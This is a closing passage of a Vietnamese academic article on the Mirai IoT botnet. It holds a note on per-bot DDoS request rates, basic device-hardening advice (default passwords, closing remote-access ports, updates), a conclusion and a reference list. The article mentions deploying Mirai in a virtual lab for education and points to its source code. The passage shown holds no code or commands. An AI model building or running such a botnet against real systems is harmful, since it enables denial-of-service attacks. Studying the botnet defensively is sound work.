- Về quá trình tấn công DDoS: Khi có lệnh từ kẻ tấn công, mỗi giây một bot có thể gửi lên đến 500 yêu cầu đến máy nạn nhân.

Tác giả đề xuất mô hình này với mục tiêu giáo dục và thử nghiệm. Đối với mỗi biến thể khác nhau của Mirai, việc cấu hình hệ thống có thể có thay đổi cho phù hợp. Mã nguồn của Mirai đã được cung cấp tại liên kết ở Phần 3 bài báo này.

5. BIỆN PHÁP PHÒNG CHỐNG SỰ LÂY NHIỄM CỦA MÃ ĐỘC MIRAI

Khi bị lây nhiễm, mã độc Mirai làm giảm tốc độ truy cập mạng và làm chậm sự hoạt động của thiết bị, bên cạnh đó mục đích chính của Mirai là lợi dụng thiết bị để tấn công các hệ thống khác như máy chủ web, các trang thương mại điện tử... Điều này khiến cho người dùng chủ quan và ít có nhu cầu bảo mật. Tuy nhiên, các thiết bị IoT ngày càng phát triển và chứa nhiều nội dung nhạy cảm, do đó để không bị kiểm soát, tiếp tay cho tội phạm và tránh nguy cơ bị đánh cắp dữ liệu trong tương lai, người sở hữu thiết bị cần thực hiện các biện pháp bảo mật cơ bản sau:

1. Thay đổi mật khẩu mặc định của nhà sản xuất trên các thiết bị, đặt mật khẩu mạnh và tránh đặt chung một mật khẩu cho nhiều thiết bị.

2. Tắt tất cả quyền truy cập từ xa từ mạng ngoài vào thiết bị. Sử dụng các công cụ chuyên dụng như Nmap, Advanced Port Scanner,… quét danh sách các cổng sau: SSH (22), Telnet (23) và HTTP/HTTPS (80/443) để kiểm tra.

3. Xây dựng cơ chế định kỳ khởi động lại và kiểm tra tính bảo mật của thiết bị.

4. Thường xuyên cập nhật, nâng cấp lên các phiên bản phần mềm mới nhất từ nhà sản xuất dành cho thiết bị.

6. KẾT LUẬN

Trong bài báo này, tác giả đã giới thiệu về một kỹ thuật tấn công từ chối dịch vụ mới sử dụng mã độc Mirai để xây dựng mạng BotNet bao gồm các thiết bị IoT. Đây là những thiết bị ngày càng phát triển với tốc độ nhanh, có thể bị khai thác và xây dựng một mạng BotNet với quy mô lớn. Bài báo đã đưa ra mô hình hoạt động của mạng BotNet Mirai, phân tích mã nguồn và kỹ thuật thực thi của chúng, trình bày tác hại mà Mirai có thể gây ra cho thiết bị cũng như hệ thống mạng, từ đó đề xuất các biện pháp bảo mật cơ bản cho thiết bị để tránh sự lây nhiễm của mã độc này. Bên cạnh đó, bài báo cũng đề xuất một mô hình ảo để triển khai mã độc Mirai trong thực tế nhằm mục tiêu giáo dục. Mirai là một dạng mã độc có nhiều điểm khác biệt với các dạng mã độc truyền thống, tấn công vào các thiết bị và nền tảng mới nên việc hiểu và nhận thức đúng là rất quan trọng và cấp thiết.

Mirai là một mã độc nguy hiểm với khả năng phát động cuộc tấn công từ chối dịch vụ với lưu lượng khổng lồ, Việt Nam cũng là nước có tỉ lệ khởi nguồn các cuộc tấn công sử dụng mã độc này cao nhất trên thế giới. Do đó, người quản lý thiết bị cần nâng cao nhận thức trong vấn đề bảo mật thiết bị IoT để bảo vệ mình, tránh bị lợi dụng và phòng tránh các biến thể mới hơn của Mirai có thể tác động tới chính dữ liệu và hoạt động của người dùng.

TÀI LIỆU THAM KHẢO

[1]. Lưu Quý, *"Internet of Things là gì? Tại sao nó sẽ trở thành xu hướng của tương lai?"*, Techz Website, 20 tháng 01 năm 2015. Link: http://www.techz.vn/internet-of-things-la-gi-tai-sao-no-se-la-xu-huong-cua-tuong-lai-qv1-ylt41541.html.

[2]. Nguyễn Hải, *"Mã nguồn malware đã làm nên cuộc tấn công DDoS kỷ lục 1,1 Tbs vừa được công khai"*, GenK.vn, 03 tháng 10 năm 2016. Link: http://genk.vn/ma-nguon-malware-da-lam-nen-cuoc-tan-cong-ddos-ky-luc-11-tbs-vua-duoc-cong-khai-20161002182028 33.chn.

[3]. Thành Lương, *"Mirai botnet - lây lan qua các thiết bị IoTs"*, VNPT CERT Website, 24 tháng 10 năm 2016. Link: https://vnptcert.vnpt.vn/mirai-botnet-lay-lan-qua-cac-thiet-bi-iots/.

[4]. *"VietNamNet bị tấn công DOS lớn chưa từng có"*, Báo điện tử VietNamNet, 07 tháng 01 năm 2011. Link: http://vietnamnet.vn/vn/cong-nghe/vietnamnet-bi-tan-cong-dos-lon-chua-tung-co-5540.html.

[5]. Ben Silver, *"Botnet DDoS Attacks"*, Incapsula Blog. Link: https://www.incapsula.com/ddos/botnet-ddos.html.

[6]. Ben Silver, *"Breaking Down Mirai: An IoT DDoS Botnet Analysis"*, Incapsula Blog.

[7]. *Cisco Internet of Things*, link: http://www.slideshare.net/Panduit/cisco-internet-of-things, 2015.

[8]. Corero, *"Mirai Botnet DDoS Attack Type"*, Corero Blog. Link: https://www.corero.com/resources/ddos-attack-types/mirai-botnet-ddos-attack.html.

[9]. CJ Barker, *"Mirai (DDoS) Source Code Review"*, Medium Blog, 06 Oct 2016.

[10]. Elisa Bertino, *Data security and privacy in the IoT. In Proceedings of the 19th Internation conference on Extending Database Technology (EDBT)*, Bordeaux, France, ISBN 978-3-89318-070-7, 2016.

[11]. Mapping Mirai, *A botnet Case Study. Published on Malwaretech*. October 3rd, 2016, link: https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html.

[12]. Robert Graham, "*Mirai and IoT Botnet Analysis*", RSA Conference 2017, 13 Feb 2017.

[13]. Roland Dobbins, *"Mirai IoT Botnet Description and DDoS Attack Mitigation"*, Arbor Networks Website, 26 Oct 2016.

[14]. Scott Hilton, *"Dyn Analysis Summary Of Friday October 21 Attack"*, Dyn Blog, 26 Oct 2016. Link: https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

[15]. Simon Roses, *"Mirai DDoS Botnet: Source Code & Binary Analysis"*, Simon Roses Femerling Blog, 27 Oct 2016.

[16]. Symantec Security Response, *"Mirai: What you need to know about the botnet behind recent major DDoS attacks"*, Symantec Official Blog, 27 Oct 2016.

[17]. Symantec Security Response, *"IoT devices being increasingly used for DDoS attacks"*, Symantec Official Blog, 22 Sep 2016.

[18]. Yamskogo Polya, "*Investigation of Linux.Mirai Trojan family*", Doctor Web Head Office, 30 Sep 2016.

[19]. Suzuki, Yoshioka, T.Matsumoto, T.Kasama and C.Rossow, *IoTPOT: Analysing the rise of IoT compromises*. In Proceedings of the 9th USENIX Conference on Offensive Technologies, 2015.